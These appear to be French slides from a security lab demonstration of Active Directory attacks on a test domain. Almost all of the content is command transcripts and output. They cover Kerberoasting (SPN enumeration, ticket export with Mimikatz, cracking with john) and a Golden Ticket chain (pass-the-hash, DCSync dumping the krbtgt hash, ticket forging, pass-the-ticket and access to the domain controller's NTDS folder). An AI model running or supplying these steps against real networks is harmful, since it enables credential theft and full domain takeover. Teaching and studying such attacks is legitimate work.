
Les démonstrations (2/3)

Kerberoasting

Prérequis :

- Compte administrateur local
- Compte de service dans l'AD avec un mot de passe de faible complexité et un SPN enregistré
- Mimikatz

Les démonstrations (2/3)



```
Administrateur : Windows PowerShell
PS C:\Users\patrick.wayne\Desktop> Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass


Modification de la stratégie d'exécution
La stratégie d'exécution permet de vous prémunir contre les scripts que vous jugez non fiables. En modifiant la
stratégie d'exécution, vous vous exposez aux risques de sécurité décrits dans la rubrique d'aide
about_Execution_Policies à l'adresse https://go.microsoft.com/fwlink/?LinkID=135170. Voulez-vous modifier la stratégie
d'exécution ?
[O] Oui [T] Oui pour tout [N] Non [U] Non pour tout [S] Suspendre [?] Aide (la valeur par défaut est « N ») : t
PS C:\Users\patrick.wayne\Desktop> .\kerberoast-master\GetUserSPNs.ps1

ServicePrincipalName : kadmin/changepw
Name                  : krbtgt
SAMAccountName        : krbtgt
MemberOf              : CN=Groupe de répllication dont le mot de passe RODC est refusé,CN=Users,DC=EFREI,DC=NET
PasswordLastSet       : 31/10/2025 14:33:56

ServicePrincipalName : MSSQLSvc/SRV-SQL.EFREI.NET:1433
Name                  : SQL
SAMAccountName        : svc_sql
MemberOf              :
PasswordLastSet       : 30/11/2025 18:50:45

PS C:\Users\patrick.wayne\Desktop>
```

Les démonstrations (2/3)



```
PS C:\Users\patrick.wayne\Desktop> Add-Type -AssemblyName System.IdentityModel
PS C:\Users\patrick.wayne\Desktop> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQLSvc/SRV-SQL.EFREI.NET:1433"

Id                : uuid-c297344d-d924-4865-9ed4-c6f3264d64d4-1
SecurityKeys      : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom         : 30/11/2025 19:02:17
ValidTo           : 01/12/2025 04:17:12
ServicePrincipalName : MSSQLSvc/SRV-SQL.EFREI.NET:1433
SecurityKey       : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

PS C:\Users\patrick.wayne\Desktop>
```

Les démonstrations (2/3)

```
mimikatz 2.2.0 x64 (oe.eo)
PS C:\Users\patrick.wayne\Desktop>
PS C:\Users\patrick.wayne\Desktop> .\mimikatz_trunk\x64\mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 30/11/2025 19:17:12 ; 01/12/2025 05:17:12 ; 07/12/2025 19:17:12
Server Name : krbtgt/EFREI.NET @ EFREI.NET
Client Name : patrick.wayne @ EFREI.NET
Flags 40e10000 : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
* Saved to file : 0-40e10000-patrick.wayne@krbtgt~EFREI.NET-EFREI.NET.kirbi


[00000001] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 30/11/2025 20:02:17 ; 01/12/2025 05:17:12 ; 07/12/2025 19:17:12
Server Name : MSSQLSvc/SRV-SQL.EFREI.NET:1433 @ EFREI.NET
Client Name : patrick.wayne @ EFREI.NET
Flags 40a10000 : name_canonicalize ; pre_authent ; renewable ; forwardable ;
* Saved to file : 1-40a10000-patrick.wayne@MSSQLSvc~SRV-SQL.EFREI.NET~1433-EFREI.NET.kirbi

[00000002] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 30/11/2025 19:18:01 ; 01/12/2025 05:17:12 ; 07/12/2025 19:17:12
Server Name : ldap/EFREI-DC01.EFREI.NET @ EFREI.NET
Client Name : patrick.wayne @ EFREI.NET
Flags 40a50000 : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
* Saved to file : 2-40a50000-patrick.wayne@ldap~EFREI-DC01.EFREI.NET-EFREI.NET.kirbi

[00000003] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 30/11/2025 19:18:01 ; 01/12/2025 05:17:12 ; 07/12/2025 19:17:12
Server Name : ldap/EFREI-DC01.EFREI.NET/DomainDnsZones.EFREI.NET @ EFREI.NET
Client Name : patrick.wayne @ EFREI.NET
Flags 40a50000 : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
* Saved to file : 3-40a50000-patrick.wayne@ldap~EFREI-DC01.EFREI.NET-DomainDnsZones.EFREI.NET-EFREI.NET.kirbi

[00000004] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 30/11/2025 19:18:01 ; 01/12/2025 05:17:12 ; 07/12/2025 19:17:12
Server Name : ldap/EFREI-DC01.EFREI.NET/EFREI.NET @ EFREI.NET
Client Name : patrick.wayne @ EFREI.NET
Flags 40a50000 : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
* Saved to file : 4-40a50000-patrick.wayne@ldap~EFREI-DC01.EFREI.NET-EFREI.NET-EFREI.NET.kirbi

mimikatz #
```



Nom	Modifié le	Type
kerberoast-master	30/11/2025 19:14	Dossier de fichiers
mimikatz_trunk	14/11/2025 15:59	Dossier de fichiers
0-40e10000-patrick.wayne@krbtgt~EFREI.NET-EFREI.NET.kirbi	30/11/2025 20:03	Fichier KIRBI
1-40a10000-patrick.wayne@MSSQLSvc~SRV-SQL.EFREI.NET~1433-EFREI.NET.kirbi	30/11/2025 20:03	Fichier KIRBI
2-40a50000-patrick.wayne@ldap~EFREI-DC01.EFREI.NET-EFREI.NET.kirbi	30/11/2025 20:03	Fichier KIRBI
3-40a50000-patrick.wayne@ldap~EFREI-DC01.EFREI.NET~DomainDnsZones.EFREI.NET-EFREI.NET.kirbi	30/11/2025 20:03	Fichier KIRBI
4-40a50000-patrick.wayne@ldap~EFREI-DC01.EFREI.NET-EFREI.NET-EFREI.NET.kirbi	30/11/2025 20:03	Fichier KIRBI

```
sotna@blackEngine: ~/Downloads

Session Actions Edit View Help



(sotna@blackEngine)~/Downloads
[11/30/25-08:31:14 PM] $ ls
1-40a10000-patrick.wayne@MSSQLSvc~SRV-SQL.EFREI.NET~1433-EFREI.NET.kirbi wordlist.txt

(sotna@blackEngine)~/Downloads
[11/30/25-08:31:15 PM] $ python /usr/share/john/kirbi2john.py 1-40a10000-patrick.wayne@MSSQLSvc~SRV-SQL.EFREI.NET~1433-EFREI.NET.kirbi > hash.txt
tickets written: 1

(sotna@blackEngine)~/Downloads
[11/30/25-08:31:24 PM] $ john --wordlist=wordlist.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password (?)
ig 0:00:00:00 DONE (2025-11-30 20:31) 100.0g/s 5000p/s 5000c/s 5000C/s 123456..chelsea
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(sotna@blackEngine)~/Downloads
[11/30/25-08:31:29 PM] $
```

Les démonstrations (2/3)




Les démonstrations (3/3)

Golden Ticket

Prérequis :

- Compte administrateur de domaine / Autorisation d'invoquer DCSync
- Mimikatz

Les démonstrations (3/3)



Les démonstrations (3/3)

```
PS C:\Users\patrick.wayne> whoami /user

Informations sur l'utilisateur
-----

Nom d'utilisateur   SID
=====
efrei\patrick.wayne S-1-5-21-2893811820-4066316177-2484010865-1103
PS C:\Users\patrick.wayne>
```

```
mimikatz 2.2.0 x64 (oe.eo)
mimikatz # sekurlsa::pth /user:evan.jones /domain:EFREI.net /ntlm:01794af19fd00af4f2528923c4ef08be
user : evan.jones
domain : EFREI.net
program : cmd.exe
impers. : no
NTLM : 01794af19fd00af4f2528923c4ef08be
PID 3848
TID 7836
LSA Process was already R/W
LUID 0 ; 8468870 (00000000:0081398)
msv1_0 - data copy @ 000002CA22E1
kerberos - data copy @ 000002CA237E
des_cbc_md4 -> null
des_cbc_md4 OK
des_cbc_md4 OK
des_cbc_md4 OK
des_cbc_md4 OK
des_cbc_md4 OK
des_cbc_md4 OK
*Password replace @ 000002CA237D1
mimikatz # lsadump::dcsync /domain:EFREI.net /user:krbtgt
[DC] 'EFREI.net' will be the domain
[DC] 'EFREI-DC01-EFREI.NET' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
Object RDN : krbtgt
** SAM ACCOUNT **
SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 31/10/2025 14:33:56
Object Security ID : S-1-5-21-2893811820-4066316177-2484010865-502
Object Relative ID : 502
```

```
mimikatz 2.2.0 x64 (oe.eo)
** SAM ACCOUNT **
SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 31/10/2025 14:33:56
Object Security ID : S-1-5-21-2893811820-4066316177-2484010865-502
Object Relative ID : 502
Credentials:
Hash NTLM: 91d04d1c9d4cf4b377711150d5c69944
ntlm- 0: 91d04d1c9d4cf4b377711150d5c69944
lm - 0: d0b197e3d083fd87884807809f8a5345
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : eaf4981e3b25d21c9e2eec9478e2f341
* Primary:Kerberos-Newer-Keys *
Default Salt : EFREI.NETkrbtgt
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 1235f5d633ad47ebddd98e4ab3abcb31d8e633fdb05e195405077514836af6
aes128_hmac (4096) : 8f646401745e018684e0708e067b0e7e
des
* Primary
Defau
Crede
```

Corbeille

*Sans titre - Bloc-notes

Fichier Edition Format Affichage Aide

DOMAIN : EFREI.net

SID : S-1-5-21-2893811820-4066316177-2484010865

KRBTGT : 91d04d1c9d4cf4b377711150d5c69944

mimikatz_tr



Les démonstrations (3/3)

```
PS C:\Windows\system32> .\mimikatz_trunk\x64\mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##    > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz # kerberos::golden /domain:EFREI.net /sid:S-1-5-21-2893811820-4066316177-2484010865 /rc4:91d04d1c9d4cf4b377711150d5c69944 /id:500 /user:GoldenCat
User      : GoldenCat
Domain    : EFREI.net (EFREI)
SID       : S-1-5-21-2893811820-4066316177-2484010865
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 91d04d1c9d4cf4b377711150d5c69944 - rc4_hmac_nt
Lifetime  : 30/11/2025 21:09:22 ; 28/11/2035 21:09:22 ; 28/11/2035 21:09:22
-> Ticket : ticket.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated


Final Ticket Saved to file !

mimikatz # kerberos::ptt ticket.kirbi

* File: 'ticket.kirbi': OK

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF65CF06438

mimikatz #
```



Les démonstrations (3/3)

```
Administrator : C:\Windows\system32\cmd.exe
Microsoft Windows [version 10.0.19044.1288]
(c) Microsoft Corporation. Tous droits réservés.

C:\Windows\system32>pushd \\EFREI-DC01\c$

Z:\>whoami
efrei\patrick.wayne

Z:\>cd Windows\NTDS


Z:\Windows\NTDS>dir
Le volume dans le lecteur Z n'a pas de nom.
